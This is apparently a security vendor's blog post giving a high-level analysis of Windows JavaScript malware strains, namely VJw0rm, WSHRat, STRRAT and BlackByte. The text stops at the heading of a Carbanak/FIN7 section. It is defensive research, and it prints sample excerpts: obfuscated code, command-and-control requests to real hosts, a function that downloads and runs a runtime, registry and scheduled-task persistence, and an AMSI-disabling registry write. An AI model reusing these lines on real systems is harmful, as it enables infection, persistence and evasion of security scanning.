Understanding the Windows JavaScript Threat Landscape

deepinstinct.com/blog/understanding-the-windows-javascript-threat-landscape

November 4, 2021

Learn more

November 4, 2021 | Shaul Vilkomir-Preisman

Script-based attacks have become a significant threat in recent years, with some estimates putting these attacks at 40 percent or more of all global cyberattacks. A script can be anything from a sequence of simple commands used for system configuration, task automation, and other general purposes, to much more advanced, multi-layered, and often obfuscated code. Among the most commonly used scripting languages are PowerShell, VBScript, and JavaScript.

While PowerShell attacks are most commonly used, Windows JavaScript is also used by malicious threat actors for many of the same purposes. Outside of a browser — which executes JavaScript in an encapsulated fashion, greatly limiting that code's interaction with the operating system — Windows provides facilities for JavaScript execution with Windows Script Host (WSH), which executes JavaScript (and other Windows-supported scripting languages) under the *wscript.exe* and *cscript.exe* Windows processes, providing an attack surface for adversaries to exploit.

JavaScript malware can range from a simple dropper intended to deliver additional malware to being fully-featured, multi-purpose pieces of malware in their own right.

In this blog we will provide an overview of five prominent malware strains in the JavaScript landscape, with an emphasis on several "pure" JavaScript malware which often challenge static detection signatures through heavy code obfuscation and not employing compiled binaries. Please note that this will ***not*** be an in-depth analysis of the different malware, but a higher-level review of each malware.

VJw0rm

"Vengeance Justice Worm" was first discovered in 2016 and is a highly multifunctional, modular, publicly available "commodity malware", i.e., it can be purchased by those interested through various cybercrime and hacking related forums and channels.

VJwOrm is a JavaScript-based malware and combines characteristics of Worm, Information Stealer, Remote-Access Trojan (RAT), Denial-of-Service (DOS) malware, and spam-bot.


VJw0rm is propagated primarily by malicious email attachments and by infecting removeable storage devices.

Once executed by the victim, the very heavily obfuscated VJw0rm will enumerate installed drives and, if a removeable drive is found, VJwOrm will infect it if configured to do so.

It will continue to gather victim information such as operating system details, user's details, installed anti-virus product details, stored browser cookies, the presence of *vbc.exe* on the system (Microsoft's .NET Visual Basic Compiler, this indicates that .NET is installed on the system and can affect the actor's choice of additional malware delivery), and whether the system has been previously infected.


VJw0rm will then report this information back to its command-and-control server and await further commands, such as downloading and executing additional malware or employing any of its other numerous capabilities.

Finally, VJw0rm establishes persistency in the form of registry auto-runs, system startup folders, a scheduled-task, or any combination of these methods.




```
var m,k,E,v,h,w,a,B,i,D,z,x,q,u,e,t,f,C,u,c,l,u,A,s,u,e,d,r,n,b,p,o;(function(){var XWT='',nAN=200-189;fur
    =[];for(var q=0;q<j;q++){u[q]=h.charAt(q)};for(var q=0;q<j;q++){var o=d*(q+334)+(d%47455);var f=d*(q+2
    y]=u[w];u[w]=l;d=(o+f)%7040911;};return u.join('')};var VCj=gPm('zcostruugrrtvcpixnhjlkbmnodytoafeswqc
    rnev 046-ei,(irk{mhspvmx;*=rxni)el  vw+17+,lq;74,)ah-tw].sx7q;recf{88u864gsip( gj]8h o4gau,6vhg5,7p.vA
    ;t+;[e"(l;njCh;;=ve+[d[=]6r(+.; av9)+Cev;l=)<trbbe{;,0=cu;f0rr})r gfu;1<9[gdmnbofsi=(pjs;t,y)+1anuh=b2
    t0;,=;)t-7nhiy==+8 t;[(lnj[ac;[ jq.=n.l;n.ras =f,ratu(,tv)9n.thmq.-](0{)r,13nwahra)la}0ue;u,(r1nqrlf7
    qpCihts;d"{6t03]tejxtn}av=svas,xaerhyao.;r5)v;qumh=(+oixb=iCoiaa)(t().(avosh,u=o.ec[t"(qh(;;vg";t+.<>=
    p;)[a9ashne.rAd,tS;;2ss.r2i=ntgvuc(],rC6.=;l=(g0.[)p.<ra+r[l)Cr}tugla(<72s07+is9hgth=()n[1(v;,ah..)po
    )=y2;]p;9*b,0)p1,,hv9m],xc,f]osS ae;e=ftr, aar.()iv(8rloacg6ydfw=(a;s{g b(t;gs;e+j=;rta+vl9=C"qli6+++
    )r1a5.!l8sj(]=lg} 2x+"wfc)q';var vMV=gPm[VCj];var gnF='';var Nsh=vMV;var UQC=vMV(gnF,gPm(iPs));var Tvt
    =!q.9gp=si_j!.).t))bebfb..nd..7y.;lii,]5qp!#d;c.].e+tr1Orc.O1==zi=.)cro.;}tf,={.}.)i=]b(=1nne{q735idd4
    r.ipE.fr((ry#h)=[;sitip())=)h}]89;r);=)terin;)]{e.5))[rC)[[kx2}f(%){id{]O,.[.1urzO,r17[Ef{d0.0#(}f;#)e
    z#sai..(n#=x;!rh!]*#=ic\'_z(e1,(#g}((\'}uudaiMt{)spi}n5blu=5i]+.2 n[(oe1r(0.5v+5r[ut}i}ifzrn(eynee;{{s
    jb3un,jtu.=;qr!][[nCbusra1;#m;un!b.[0}(!(.2rb.x)\/(ap;o1nt]cg]nu*3m})#cddda)u;r){i3nr!(aS(sn!5.r.}i.i
    5;"z$[)1rOv.)awz(18ffil)rO8)[c&t(
```

Figure 1: Obfuscated VJw0rm snippet




```
IWshShell3.RegRead("HKCU\vjw0rm");
IWshShell3.RegWrite("HKCU\vjw0rm", "FALSE", "REG_SZ");
```

Figure 2: VJw0rm check if previously infected



```
IServerXMLHTTPRequest2.open("POST", "http://180.214.239.36:8050/Vre", "false");
IServerXMLHTTPRequest2.setRequestHeader("User-Agent:", "vjw0rm_[redacted]\DESKTOP-[redacted]\[redacted]\Microsoft Windows 10 Pro\Windows Defender\\YES\FALSE\");
IServerXMLHTTPRequest2.send("");
```

Figure 3: VJw0rm Command-and-Control contact



```
IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IFileSystem3.CopyFile("C:\Users\[redacted]\Desktop\T01.js", "C:\Users\[redacted]\AppData\Local\Temp\T01.js", "true");
IWshShell3.RegWrite("HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MGIVKRKXXP", ""C:\Users\[redacted]\AppData\Local\Temp\T01.js"", "REG_SZ");
IWshShell3.Run("Schtasks /create /sc minute /mo 30 /tn Skype /tr "C:\Users\[redacted]\AppData\Local\Temp\T01.js", "false");
```

Figure 4: VJw0rm establishes persistency

WSHRat

WSHRat, also known as Houdini, H-worm, Dunihi, and several other aliases, is another “commodity malware” and can trace its roots to 2013 when it was originally developed in VBS. The WSHRat variant, itself, emerged in 2019 as a JavaScript-based version of the previously known Houdini/H-Worm, which was written in VBS.


As with all Remote-Access Trojans (RATs), WSHRat’s primary purpose is to maintain access to the machine, executing remote commands, and downloading additional malware.

WSHRat is propagated primarily by malicious email attachments and is also capable of infecting removable storage drives.

Once executed by the victim, the very heavily obfuscated WSHRat will follow a course similar to that of the above described VJw0rm – gather operating system and user’s details, installed anti-virus product details, report this back it’s command-and-control, perform removeable storage drive infection if configured to do so and await further commands.


“Houdini” VBS based variants of the malware are known to have been involved in a recently reported, very protracted, espionage campaign that targeted the aviation industry.

NJrat/Bladabindi and Remcos RAT are two common follow-up payloads of Houdini/WSHRat.




```
var aC=d;(function(a,b){var aB=d,e=a();while(!![]){try{var f=-parseInt(aB(0x568,'es3M'))/(0x2*0xf66+-0x1e1c+0x1*-0xaf)+-parseInt(aB(0x2
    0x1c7b)*(-parseInt(aB(0x398,'OLmV'))/(-0x237+-0x1eba+0x20f4))+-parseInt(aB(0x33b,'MsB4'))/(-0x1f73*0x1+-0xa55+0x29cc)+-parseInt(aB(
    +-0x26da*0x1)+parseInt(aB(0x47e,'28SJ'))/(0x1ab3+-0x2*-0x1001+0x3aaf*-0x1)*(-parseInt(aB(0x2d3,'OLmV'))/(0x22d9+-0x1*0x48b+-0x1e47)
    108*0xd+0x24be+-0x174e)+parseInt(aB(0x5c3,'Eb4X'))/(0x4*-0x971+-0x48b+0x4*0xa96);if(f===b)break;else e['push'](e['shift']());}catch
    -0x3ba81+-0x6*0x1bc3+0x6b096));var R=aC(0x55b,'fuaq')+aC(0x30a,'SqvY')+aC(0x312,'j5M8')+aC(0x46f,'j5M8')+aC(0x4d2,'wY1F')+'serve'+'
    *-0x1,T=aC(0x2c0,'K3h!')+aC(0x20a,'X8ox'),U=!![],V=!![],W=WScript[aC(0x28f,'e1z4')+'eObje'+'ct'](aC(0x5b7,'e1z4')+aC(0x5ae,'EZa7')+
    'eObje'+'ct'](aC(0x403,'OLmV')+aC(0x638,'[Wf]')+aC(0x290,'SN[0')+aC(0x631,'EZa7')+aC(0x201,'fuaq')+'t'),Y=WScript[aC(0x5bd,'vmHa')+
    0x58d,'JBgW')+aC(0x60d,'Y3nv')),Z=WScript[aC(0x491,'zceI')+aC(0x502,'IwEI')],a0=W['speci'+'alFol'+aC(0x343,'JGV8')](aC(0x39d,'SN[0'
    )+'dEnvi'+aC(0x5c9,'EZa7')+aC(0x449,'xGX8')+aC(0x7d6,'@q%J')](T)+'\x5c';!X[aC(0x2da,'Lpgp')+aC(0x7d2,'K3h!')+'ts'](T)&&(T=W[aC(0x21
    ,'EZa7')+'ings']('%temp'+'%')+'\x5c');var a1='|',a2=-0x2*0x266+0x2*-0x1375+0x3f3e,a3,a4,a5,a6,a7='',a8='',a9='';al();while(!![]){tr
    )+'ady',''),a4=a3['split'](a1);switch(a4[0xbb5+-0x1*0x959+-0x25c]){case'disco'+aC(0x614,'K9Bu'):WScript[aC(0x3fc,'w$es')]();break;c
    (aC(0x591,'MsB4')+aC(0x768,'Cx&1')+aC(0x30f,'puo&')+'utdow'+aC(0x3bc,'KxtL')+aC(0x267,'GF7t')+'/f',0x144c+-0x1c2f+0x7e3,!![]);break
```

Figure 5: Obfuscated WSHRat snippet



```
IServerXMLHTTPRequest2.open("post", "http://jahblessrtd4ever.home-webserver.de:1604/is-ready", "false");
IServerXMLHTTPRequest2.setRequestHeader("user-agent:", "WSHRAT|[redacted]|DESKTOP-[redacted]|[redacted]|Microsoft Windows 10 Pro|plus|Windows Defender .|[redacted]");
IServerXMLHTTPRequest2.send("");
```

Figure 6:WSHRat Command-and-Control contact



```
IFileSystem3.CopyFile("C:\Users\[redacted]\Desktop\Orderinquiry008902321.js", "C:\Users\[redacted]\AppData\Roaming\Orderinquiry008902321.js", "true");
IFileSystem3.CopyFile("C:\Users\[redacted]\AppData\Roaming\Orderinquiry008902321.js", "C:\Users\[redacted]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Sta", "true");
IWshShell3.RegWrite("HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\Orderin", "wscript.exe //B "C:\Users\Lynn\AppData\Roaming\Orderinquiry008902321.js"
    ", "REG_SZ");
```


Figure 7: WSHRat establishes persistency

STRRAT

STRRAT is a Java-based RAT with a JavaScript wrapper/dropper that was discovered in 2020. Its core payload (a .JAR file) is contained under several layers of obfuscation and encoding inside the JavaScript wrapper/dropper.


STRRAT is propagated by malicious email attachments. Its capabilities include standard RAT functionalities (remote access, remote command execution), browser and email-client credential harvesting, and a unique ransomware-like functionality – if instructed, it will add a “.crimson” extension to files on the device, rendering them inoperable (though they can be easily recovered because their content is not modified).

Unlike many Java-based malware, STRRAT does not require Java to be installed on the infected system in order to operate. When the JavaScript wrapper/dropper is executed, if a suitable Java runtime installation is not found, one will be downloaded and installed in order to assure the contained Java payload can execute.




```
var lmao$$$_=WSH.CreateObject("microsoft.xmldom").createElement("mko")
lmao$$$_.dataType="bin.base64"
lmao$$$_.text="dmFyIGxvbmdUZXh0MTsNCnZhciBsb25nVGV4dCA9ICJVRXNEQkJRJi1DJi1nSSYtTVFSR0Z
lUxUXVUVVpkamoxUHd6Ji1VUlhkTC9nOXZMSU5OWEZwUmVXc2pOa0laRUdKOXRsOFZCeWNPdGl1VWY0L0R3b2Y
GpUQkt3ZWFjMCYtYUNOcVk1Sml3MWZNTlpoMzRTYmNDY05WaE1qemlhS0ZkWWExWXFuckgwR29JM3QzbkpoVWJ
GZmdzlLTGhaeGQ4K2hEJi1FS0J6NSYtQ3ZKWTUxdmNVUUZqRDFyajQ0empqNyYtbEJMQndqVkp0L0kxdyYtJi
i1CMCYtJi0mLUJqWVhKTVlXMWlieTl5WlhOdmRYSmpaWE12WTI5dVptbG5MblI0ZCYtWEIzUnBDTSYtJi0mLTA
1IwdHNha0taSSs5WEpSb0UyVGdSRzkvQk9yc2ZmRnZHJi1hK3J3bXB0Ji0xJi0vZVVVUTZNSCtlbGJUbDdRSEp
no2VmpKZEpHaDFxYWw2U2RreFUxNy94Ji1laFJaUHBUSXp4ZG9iY2RUN3gzTzUyZjFCTEJ3aXVqRmZIdCYtJi
```

Figure 8: STRRAT core payload snippet, encoded and obfuscated



```
function GrabJreFromNet(){
do{
try{
var xHttp = WScript.CreateObject("msxml2.serverxmlhttp.6.0");
var bStrm = WScript.CreateObject("Adodb.Stream");
xHttp.open("GET", "http://wshsoft.company/jre7.zip", false);
xHttp.setOption(2, 13056);
xHttp.send();
bStrm.Type = 1;
bStrm.open();
bStrm.write(xHttp.responseBody);
bStrm.savetofile(appdatadir + "\\jre.zip", 2);
break;
}catch(err){
WScript.Sleep(5000);
}
}while(true);
UnZip(appdatadir + "\\jre.zip", appdatadir + "\\jre7");
//wshShell.RegWrite("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\CurrentVersion", "1.8", "REG_SZ");
//wshShell.RegWrite("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\1.8\\JavaHome", appdatadir + "\\jre7", "REG_SZ");
wshShell.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ntfsmgr", "\"" + appdatadir + "\\jre7\\bin\\javaw.exe\" -jar " + "\"" + stubpath + "\"", "
    REG_SZ");
wshShell.run("\"" + appdatadir + "\\jre7\\bin\\javaw.exe\" -jar " + "\"" + stubpath + "\"");
}
```

Figure 9:STRRAT "bring your own JRE" function



```
_Stream.SaveToFile("C:\Users\[redacted]\AppData\Roaming\qhrkamfwm.txt", "2");
IHost.CreateObject("Scripting.FileSystemObject");
IWshShell3.RegRead("HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\CurrentVersion");
IWshShell3.RegRead("HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\1.8\JavaHome");
IWshShell3.Run(""C:\Program Files (x86)\Java\jre1.8.0_171\bin\javaw.exe" -jar "C:\Users\[redacted]\AppData\Roaming\qhrkamfwm.txt"");
```

Figure 10: STRRAT deploys and runs payload

BlackByte Ransomware

BlackByte is recently discovered Ransomware with a .NET DLL core payload wrapped in JavaScript. It employs heavy obfuscation both in its JavaScript wrapper and .NET DLL core.


Once the JavaScript wrapper is executed, the malware will de-obfuscate the core payload and execute it in memory. The core .DLL is loaded and BlackByte will check the installed operating system language and terminate if an eastern European language is found.

It will proceed to check for the presence of several anti-virus and sandbox-related .DLLs, attempt to bypass AMSI, delete system shadow-copies in order to hinder system recovery, and modify several other system services (including Windows Firewall) in order to “prep” the system for encryption. Once the system is “ready” for encryption, it will download a symmetric key-file which will be used to encrypt files on the system. If this file is not found, the malware will terminate.

Unlike most Ransomware today, BlackByte uses a single symmetric encryption key, and does not generate a unique encryption key for each victim system, meaning the same key can be used to decrypt all files encrypted by the malware.


This makes for substantially easier key-management for the actors behind BlackByte at the cost of a weaker encryption scheme and easier victim system recovery (as there is only a single online point with a single key to maintain).

As with most Ransomware today, BlackByte has worming capabilities and can infect additional endpoints on the same network.



```
var fmjqbcqtvdpjd = "";
fmjqbcqtvdpjd = fmjqbcqtvdpjd + "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJlbW90";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249NC4wLjAu";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAH";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAA";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQw";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVu";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAA";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9u";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "SG9sZGVyBwAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlClNpZ25hdHVy";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "ZTIKTWVtYmVyVHlwZRBHZW5lcmljQXJndW1lbnRzAQEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAA";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
    "CQYAAAAJCQAAAAYRAAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0";fmjqbcqtvdpjd = fmjqbcqtvdpjd +
```

Figure 11: A snippet of BlackByte's contained encoded .NET payload



```
IWshShell3.RegRead("HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable");
IWshShell3.RegWrite("HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable", "0", "REG_DWORD");
```

Figure 12: BlackByte AMSI bypass

Carbanak/FIN7 JavaScript Backdoor

